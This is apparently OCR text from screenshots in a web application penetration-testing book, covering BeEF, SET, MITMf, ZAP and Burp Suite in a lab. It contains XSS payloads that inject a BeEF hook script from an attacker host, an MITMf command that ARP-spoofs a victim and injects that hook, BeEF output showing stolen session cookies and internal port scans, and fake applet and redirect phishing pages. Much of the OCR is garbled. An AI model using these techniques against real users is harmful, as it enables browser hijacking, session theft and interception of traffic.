7) Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTP using SSL a
nd use Meterpreter	

*set_config
File Edit Search Options Help
### If dsniff is set to on, ettercap will automatically be disabled. DSNIFF=OFF # ### Auto detection of IP address interface utilizing Google, set this ON if you w
AUTO_DETECT=OFF # ### SendMail ON or OFF for spoofing email addresses SENDMAIL=ON #
#### Email provider list supports GMail, Hotmail, and Yahoo. Simply change it to t EMAIL_PROVIDER=GMAIL #



SECURING your BITS IT security- Keeping you on your toes	
HOMEPAGE ABOL	т
	Warning - Security
Posted by juned on April 1 Heartbleed	The application's digital signature cannot be verified. Do you want to run the application?
Posted in: Certificate A	Name:       Secure Java Applet         Publisher:       UNKNOWN         From:       http://192.168.1.66         Always trust content from this publisher.
What's the	Run Cancel
Heartbleed is the te by a security engine software distribution	trust the publisher.
encryption technolog google, facebook, ya all confidently brows	here is a huge media attention for this bug because it attacks the fundamental gy that is used these days by ahoo and several others. We se websites that is SSL en padlock shown up at your



🖀 http://192.168.1.70/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
🚱 Back 🝷 📀 👻 😰 🏠 🔎 Search 🤸 Favorites 🚱 🔗 - 🌺 🗹 - 💭 🏭 🦓
Address 🖗 http://192.168.1.70/
The site https://www.twitter.com has moved, click here to go to the new location.
the new location.
🖉 https://www.twitter.com/




(-) (-) (-) (-) (-) (-) (-) (-) (-) (-)	5 + Q	
File Edit View Favorites Tools Help 👍 🚺 Home 15 🏧 Security Research & Defe	Fiveltraining Python	Fund 📶 Active Directory Domain
Please wait while the site loads		7672 26

http://192.168.1.70/ - Original Source File Edit Format 1 <head><script type="text/javascript" src="source.js"></script></head> 2 <body> Please wait while the site loads... 3 4 </body> 5

BeEF Control Panel × BeE	F Control Panel 🗙 BeEF Control Panel 🗙 🔅 Wappalyz	er has 🗙						
Image: Constraint of the security       Image: Consecurity       Image: Constraint of								
BeEF 0.4.4.9-alpha   Submit Bug   Logout								
Hooked Browsers	Getting Started 🗵 Logs Current Browser							
⊿ 🔄 Online Browsers Ø ∰ 🖳 192.168.1.22	Details Logs Commands Rider XssRays Ipec							
? 👌 💻 192.168.1.71	☐ Category: Browser (5 Items)							
	Browser Version: UNKNOWN	Initialization						
▲ 🔄 127.0.0.1 ? 🛕 🛄 127.0.0.1	Browser UA String: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36	Initialization						
<i>6</i> 🚮 🔜 192.168.1.22	Browser Platform: Linux i686	Initialization						
	Browser Plugins: Shockwave Flash, Chrome Remote Desktop Viewer, Widevine Content Decryption Module, Native Client, Chrome PDF Viewer	Initialization						
	Window Size: Width: 800, Height: 483	Initialization						
	⊒ Category: Browser Components (14 Items)							
	Flash: Yes	Initialization						
	VBScript: No	Initialization						
	PhoneGap: No	Initialization						
	Google Gears: No	Initialization						
Basic Requester	Silverlight: No root@kali-1: ~	Initialization						

Details Logs	Commands	Rider	Xs	ssRays	lpec							
Module Tree				Module Results History						Command results		
⊿ 🚖 Browser (49	-		id	date		label		1	<b>data</b> : silverlight=Yes			
D looked D		0	2015-07-	03 03:47	command 1			uata. siveriigin – res				
Detect Fo												
🔵 Detect La	stPass											
😑 Detect Qu	lickTime											
Detect Re	alPlayer											
😑 Detect Sil												
Detect To	=											
😑 Detect Un	ity Web Player											

Details Logs Commands Rider XssRays Ipec							
Module Tree Module Results History				С	ommand results		
▲ 🔄 Browser (49)	id	date	label	1	1 Fri Jul 03 2015 03:44:32 GMT+0530 (IST) data: result=[["text", "target_host", "www.google.com"], ["submit", "dns-lookup-php-submit-button", "Lookup		
▲ → Hooked Domain (22) ○ Cet Cooling	0	2015-07-03 03:25	command 1		DNS"]]		
Get Cookie	1	2015-07-03 03:44	command 2				
Get Page HREFs							
Get Page HTML							





Cross-Site Fa	ding (XSF)
Description:	Using Inter-protocol Exploitation/Communication (IPEC) the hooked browser will send a message to ActiveFax RAW server socket (3000 by default) on the target specified in the 'Target Address' input field. This module can send a FAX to a (premium) faxnumber via the ActiveFax Server. The target address can be on the hooked browser's subnet which is potentially not directly accessible from the Internet.
Target Address:	192.168.1.90
Target Port:	3000
Name of the receiver:	Jasion
Fax number of the recipient:	+1-299-5836511
Subject:	FAX through BeEF
Message:	Message

DNS Lookup								
Back 🌍 Help Me	9!							
Switch to SOAP Web Service Version of this Page								
	Who would you like to do a DNS lookup on?							
	Enter IP or hostname							
	Hostname/IP <script 192.1<br="" http:="" src="http://192.1&lt;br&gt;&lt;script src=">Lookup [] <script src="http://192.168.1.70:3000/hook.js"></script> ]							
	Results for							


Module Tree	Mo	Module Results History		Co	Command results					
▲ 🔂 Browser (49)	i	date	label	1	data: cookie=showhints=0; PHPSESSID=jt778n9lttt7gnjv5bvltd3tk2;					
4 🔁 Hooked Domain (22)	0	2015-0	command		BEEFHOOK=U3cZVCh4DZ132v6WPF57hzdaLyWHHyBMatJ4ERCiyS4lz9HfBGKzUMRmOLhVGwtBZTI1o3hwPZ2kAPL					
Get Cookie	-	03:41	1							
Get Form Values										
😑 Get Page HREFs										
😑 Get Page HTML										
Replace HREFs										


Port Scanner		
Description:	Scan ports in a given hostname, using WebSockets, CORS and img tags. It uses or Same Origin Policy.	the three methods
Scan IP or Hostname:	192.168.1.22	
Specific port(s) to scan:	default	
Closed port timeout (ms):	1100	
Open port timeout (ms):	2500	
Delay between requests (ms):	600	
Debug:	false	

<ul> <li>              in date label                in date port=Scanning:             1, j, j,</li></ul>						
<ul> <li>Chrome Extensions (6)</li> <li>Chrome Extensions (7)</li> <li>Chr</li></ul>	Module Tree	Mor	dule Resul	ts History	Co	mmand results
0       2015-0 command 03:22       1       1       5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129, 03:22       1       1       1       5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129, 03:22       1 </td <td>D Browser (49)</td> <td>i</td> <td>date</td> <td>label</td> <td>1</td> <td></td>	D Browser (49)	i	date	label	1	
Debug (8)     03:22     1       Debug (17)     0     04:2015:03:22:53 GMT+0530 (ST)       Debug (8)     04:2015:03:23:26 GMT+0530 (ST)       Debug (8)     04:2015:03:23:26 GMT+0530 (ST)       Debug (9)     05:87       DOSer     0       DoSer     0       Debug (8)     0       Debug (8)     04:2015:03:24:26 GMT+0530 (ST)       Debug (9)     05:87       DOSer     04:2015:03:24:25 GMT+0530 (ST)       Debug (9)     05:87       DoSer     04:2015:03:24:25 GMT+0530 (ST)       Debug (9)     05:87       DoSer     04:2015:03:24:25 GMT+0530 (ST)	Chrome Extensions (6)	0	2015-0	command		
<ul> <li>Instructions (Se8)</li> <li>Instructins (Se8)</li> <li></li></ul>	Debug (8)			1	-	
> Host (17)       Sat Jul 04 2015 03:23:26 GMT+0530 (ST)         > Host (17)       Sat Jul 04 2015 03:23:26 GMT+0530 (ST)         > Metasplot (0)       A         > Misc (8)       A         > OSer       Sat Jul 04 2015 03:23:26 GMT+0530 (ST)         • Detect Social Networks       For HTTP: Port 69 is OPEN (ttp)         6       Sat Jul 04 2015 03:24:25 GMT+0530 (ST)	Exploits (58)				2	
PEC (8)               data: port=WebSocket: Port 69 is OPEN (tftp)               data: port=WebSocket: Port 69 is OPEN (tftp)                 Metasplot (0)             Misc (8)               data: port=HTTP: Port 69 is OPEN (tftp)               Sat Jul 04 2015 03:23:26 GMT+0530 (IST)                 Metasplot (0)             Misc (8)               metasplot (0)             Metasplot (0)               Sat Jul 04 2015 03:24:25 GMT+0530 (IST)                 Metasplot (0)             Metasplot (0)               Metasplot (0)               Sat Jul 04 2015 03:24:25 GMT+0530 (IST)                 Metasplot (0)             Metasplot (0)               Metasplot (0)               Sat Jul 04 2015 03:24:25 GMT+0530 (IST)	Host (17)					
> inline (8)     data: port=HTTP: Port 69 is OPEN (tftp)       > ODSer     a       > Detect Social Networks     6	P iPEC (8)				3	
Image: Mise (8)     data: port=HTTP: Port 69 is OPEN (ttp)       Image: Mise (8)     data: port=HTTP: Port 69 is OPEN (ttp)       Image: Mise (8)     5       Image: Mise (8)     5       Image: Mise (8)     5       Image: Mise (8)     5       Image: Mise (8)     6	Metasploit (0)				4	Set Jul 04 2015 03:23:26 CMT40520 (IST)
• DOSer         data: port=WebSocket: Port 118 is OPEN (sqlserv)           • Detect Social Networks         6	▷ 🧰 Misc (8)				4	
DOSer     data: port=WebSocket: Port 118 is OPEN (sqlserv)     Detect Social Networks     6     Sat Jul 04 2015 03:25:10 GMT+0530 (IST)	a 🔄 Network (9)				5	Sat Jul 04 2015 03:24:25 GMT+0530 (IST)
	ODSer					
	Detect Social Networks				6	Sat Jul 04 2015 03:25:10 GMT+0530 (IST)
	Detect Tor					data: port=Scanning:
DNS Enumeration	DNS Enumeration					1,5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129,
Fingerprint Network 7 Sat Jul 04 2015 03:25:20 GMT+0530 (IST)	Fingerprint Network				7	
data: port=Scanning:						
وعدر بعدر مدر سنر سنر سنر سنر سنر سنر المراب ال						
Ing Sweep (Java)         8         Sat Jul 04 2015 03:28:09 GMT+0530 (IST)           data: port=CORS: Port 138 is OPEN (netbios-dam)         Sat Jul 04 2015 03:28:09 GMT+0530 (IST)					8	
ata: port≡∪UKS: Fort ⊥So is OFEN (hetalos-agm)						

<pre>root@kali-1:~# mitmf -i eth0arpspoofgateway 192.168.1.123target 192. 168.1.22injectjs-url http://192.168.1.70:3000/hook.js</pre>
[*] MITMf v0.9 started initializing plugins and modules
[*] ARP Spoofing enabled [*] Spoof plugin online
[*] Setting up iptables
[*] Inject plugin online
[*] sslstrip v0.9 by Moxie Marlinspike running
[*] sergio-proxy v0.2.1 online
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: secure2.alphassl.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com 2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [secure2.alphassl.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html 2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
2013-07-04 03.30.28 192.108.1.22 [crt.combdoca.com] injected maticibus filmt

Chapter 9: AJAX and Web Services – Security Issues






root@kali-1:~# cd Dow root@kali-1:~/Downloa	wnloads/ ads# java -jar act.jar	
	AJAX Crawling Tool	_ ×
<u>F</u> ile <u>C</u> rawl <u>H</u> elp		
Whitelist & Blacklist	Input Specifications Proxy Setting	s Output
	Basic Configurations	
Target URL: http:// Browser Type	ML Unit 🔾 Chrome 🔾 Internet Explo	rer 🔾 Firefox
Duration	Delays	Scope
Depth	🕞 🔄 Event Delay	○ 🙀 🗹 Crawl Frames
States	0 🚊 🔲 Reload Delay	O 🔆 📄 Crawl Once
Time (Minutes)	0	

	AJAX Crawling Tool	_ ×							
<u>F</u> ile <u>C</u> rawl <u>H</u> elp									
Whitelist & Blackli	Whitelist & Blacklist   Input Specifications   Proxy Settings   Output								
ſ	Basic Configurations								
Target URL: http://1	92.168.1.72/mutillidae/index.php?page=pen-test-t	ool-lookup-ajax.php							
Browser Type									
⊖ HTML Unit ⊖ Chrome ⊖ Internet Explorer ● Firefox									
Duration	Delays	Scope							
Depth	Event Delay	0 🔄 🖌 Crawl Frames							
States	C 🗧 🔲 Reload Delay	0 🦳 🗌 Crawl Once							
Time (Minutes)	0 🗾								


📄 🏴 GET:mutillidae 👘 Please be awar						at you
					klytest an ar	plicat
History	Delete Include in Context Flag as Context Run application Exclude from Context Resend		<ul> <li>Active Scan</li> <li>Spider</li> <li>Forced Brows</li> <li>Forced Brows</li> <li>Forced Brows</li> <li>AJAX Spider</li> <li>Fuzz</li> </ul>	e site e directo	ory	
lew Scan 🔳 Craw Req. Timesta	Open URL in Browser Copy URLs to clipboard			Code	Reason	RTT
61 05/10/15 13:	Exclude from	►	t/attack	401	Unauthori	6 ms
62 05/10/15 13:	Break		t/attack	200	ок	13
63 05/10/15 13:	Alerts for this node	►	t/css/webgoat.c	200	ок	6 ms
64 05/10/15 13:	Generate anti CSRF test FORM		it/images/logos/	200	ок	20
65 05/10/15 13:	Invoke with script	►	it/images/logos/	200	ок	3 ms
66 05/10/15 13:	Add to Zest Script	►	t/images/heade	200	ок	11
67 05/10/15 13:	Record Zest client script from node		ico	200	ок	25
68 05/10/15 13:	Compare 2 requests		it/attack	200	ОК	25
69 05/10/15 13:	Compare 2 responses		t/css/webgoat.c	304		6 ms
70 05/10/15 13:	Monitor clients		it/css/menu.css	200	ок	4 ms
71 05/10/15 13:	Include Channel Url in Context	•	it/css/lesson.css	200		8 ms
72 05/10/15 13:	Exclude Channel Url from Context		t/css/layers.css	200	ОК	7 ms
73 05/10/15 13:			it/javascript/java	200	ок	5 ms
75 05/10/15 13:	Refresh Sites tree		t/javascript/me	200	ок	5 ms
74 05/10/15 13:	Save Raw	•	t/javascript/less	200	ок	5 ms
76 05/10/15 13			t/iavascrint/mak	200	OK	6 ms

AJAX Spider				
Scope Options				
Number of browser windows to open:	1			
Maximum crawl depth (0 is unlimited):	10			
Maximum crawl states (0 is unlimited):	0			
Maximum duration (min, 0 is unlimited):	60			
Event wait time (ms):	1000			
Reload wait time (ms):	1000			




🗚 💱 < > >= Console HTML CSS Script - DOM Net Cookies				P Use # <number> to go to line</number>
II all • jquery.js • {}	) D. C. 4	Watch	Stack	Breakpoints
2607 if ( !jQuery.support.checkOn ) {	*	New w	atch expressio	n
<pre>2608 jQuery.each([ "radio", "checkbox" ], function() {</pre>		🖃 windo		Window /mutillidae/
<pre>2609 jQuery.valHooks[ this ] = { 2610 get: function( elem ) {</pre>				
<pre>2610 get: Tanciton("elem ) { 2611 // Handle the case where in Webkit "" is returned instead of "on" 2612 return elem.getAttribute("value") === null ? "on" : elem.value;</pre>	if a value isn	± de	smoothmen	u Object { arrowimages={}, transition={}, more }
2613 }		± \$		function(selector, context)
2614 }; 2615 });		± jq	Jery	function(selector, context)
2616 } 2617 j Set Breakpoint x" ], function() {		bo	okmarkSite	bookmarkSite()
2618 ery.extend( jQuery.valHooks[ this ], {		01	load	onload(event)
2619 Edit Breakpoint Condition ) { 2620		🗄 In	tallTrigger	InstallTriggerImpl { SKIN=1, LOCALE=2,
<pre>2621 return ( elem.checked = jQuery.inArray( jQuery(elem).val(), value 2622 }</pre>	) >= 0 );	± ap	licationCache	0 items in offline cache
2623 }		de	sed	false
2624 });		± co	isole	Object { log=function(), debug=function(),
<pre>2625 }); 2626 var rformElems = /^(?:textarea input select)\$/i,</pre>				more }
<pre>2626 Var FIOFMELEMS = /*(/:textarea(input)select)\$/1, </pre>	-	± co	itent	Window /mutillidae/

🦗 🗣 < > >	Ξ Console				
6 Clear Persis	t Profile All Errors Warnings Info Debug Info Cookies				
POST http://192.1	68.1.72/mutillidae/ajax/lookup-pen-test-tool.php 🐇				
Headers Post	Cookies				
Request Heade	rs view source				
Accept-Encoding gzip, deflate Accept-Language en-US, en;q=0.5 Content-Length 8 Content-Type application/x-www-form-urlencoded; charset=UTF-8 Cookie showhints=0; BEEFHOOK=U3cZVCh4DZ132v6WP95r7hzdaLyWHHyBMatJ4ERCiyS4Iz9HfBGKzUMRmOLhVGwtBZT1103hwPZ2kAPU ; PHPSESSID=7ud67nntruk6na78au23q1cim7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist =nada					
	DNT 1 Host 192.168.1.72				
	http://192.168.1.72/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php				
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0				




## **Chapter 10: Fuzzing Web Applications**



Target	: Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender							
Interc	ept HTTP history WebSockets history Options							
🖉 Re	Request to http://192.168.1.70:80							
For	ward Drop Intercept is on Action							
Raw	Params Headers Hex							
GEI	Percelte Society							
Host:	Send to Spider							
User-2 Accep	Do an active scan       9.0) Gecko/20100101 Firefox/39.0         Send to Intruder       Ctrl+1         ion/xml;q=0.9,*/*;q=0.8							
Accep	Send to Repeater Ctrl+R							
Accep	Send to Sequencer							
Refer	Send to Comparer							
Cooki	Send to Decoder 0759.1435439759.1435439759.1;							
utm_	Request in browser ct) utmccn=(direct) utmcmd=(none);							
acope	Engagement tools [Pro version only] <pre></pre>							
Conne	Change request method							
	Change body encoding							
	Copy URL							
	Copy as curl command							
	Copy to file							
	Paste from file							
	Save item							
	Don't intercept requests							
	Do intercept							

Burp Intruder Repeater Window Help							
Target Proxy Spider Scanner Intruder Repeater Sequence							
1 × 2 × 3	×		_				
Target Position	s Paylo	ads Opt	ions				
Target       Positions       Payloads       Options         Image: Attack Target       Configure the details of the target for the attack.         Host:       192.168.1.70         Port:       80         Image: Use HTTPS							



Target Positions Payloads Options	
Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Variavailable for each payload set, and each payload type can be customized in different ways.	ous payload types are
Payload set:     1     Payload count:     50 (approx)       Payload type:     Request count:     50 (approx)	
Payload Options [Runtime file]         This payload type lets you configure a file from which to read payload strings at runtime.         Select file         /root/Downloads/data.list	

	Burp Suit	e Free Edition v1.6
Burp	Intruder Repeater Window Help	
Targ	Start attack	ncer Decoder Compare
G	Open saved attack [Pro version only]	· · ·
1 >	Actively scan defined insertion points [Pro version only]	
Targ	Send to Repeater	
	Save attack config [Pro version only]	•
2	Load attack config [Pro version only]	•
	Copy attack config	▶
	New tab behavior	sets depends on the attack ty mized in different ways.
	Automatic payload positions	
	Configure predefined payload lists [Pro version only]	0 (approx)
	Payload type: Runtime file 🔹 Request cou	int: 50 (approx)

Results	Target Positions Payloads	Options					
Filter: Show	Filter: Showing all items						
		1					
Request 🔺	Payload	Status	Error	Timeout	Length	Comment	
0		200			27192	baseline request	
1	webgoat	404			593	· · · · · · · · · · · · · · · · · · ·	
2	/usr/share/wfuzz/wordlist/vul	404			639		
3	/usr/share/wfuzz/wordlist/vul	404			630		
4	/usr/share/wfuzz/wordlist/vul	404			632		
5	railsgoat	200			13596		
6	dvwa	301			666		
7	/usr/share/wfuzz/wordlist/vul	404			632		
8	/usr/share/wfuzz/wordlist/vul	404			631		
9	/usr/share/wfuzz/wordlist/vul	404			626		
10	/usr/share/wfuzz/wordlist/vul	404			638		
11	ghost	301			668		
12	gruyere	404			593		
12	bodgoit	404			502		

Target Positions	Payloads Options					
Use denial-of-service mode (no results)						
📃 Store full p	avloads					
	ayloads					
🕝 Grep - Mat	ch					
0						
I nese settings	can be used to flag result items containing specified expressions.					
🔲 Elag result	tems with responses matching these expressions:					
	terns with responses matching these expressions.					
Paste	error					
Paste	exception					
Load	illegal					
Load	invalid					
Remove	fail					
( Kennove	stack					
Clear	access					
	directory					
	file					
	not found					
Add	Enter a new item					
Match type: 🧕	) Simple string					
C	) Regex					

		Power	fuzzer v1 BETA		_ □	×
File						
Credentials				Verbosity		_
User	user			$\bigcirc$ Low	○ Medium 💿 High	
Password	1234					
	Cookie	Proxy		Timeout	5	
	Target URL		/www.testapp.kom/form.h	ntml	Scan Stop	
Exc	clude URL(s) or dir		//www.testapp.com/list.htm	I		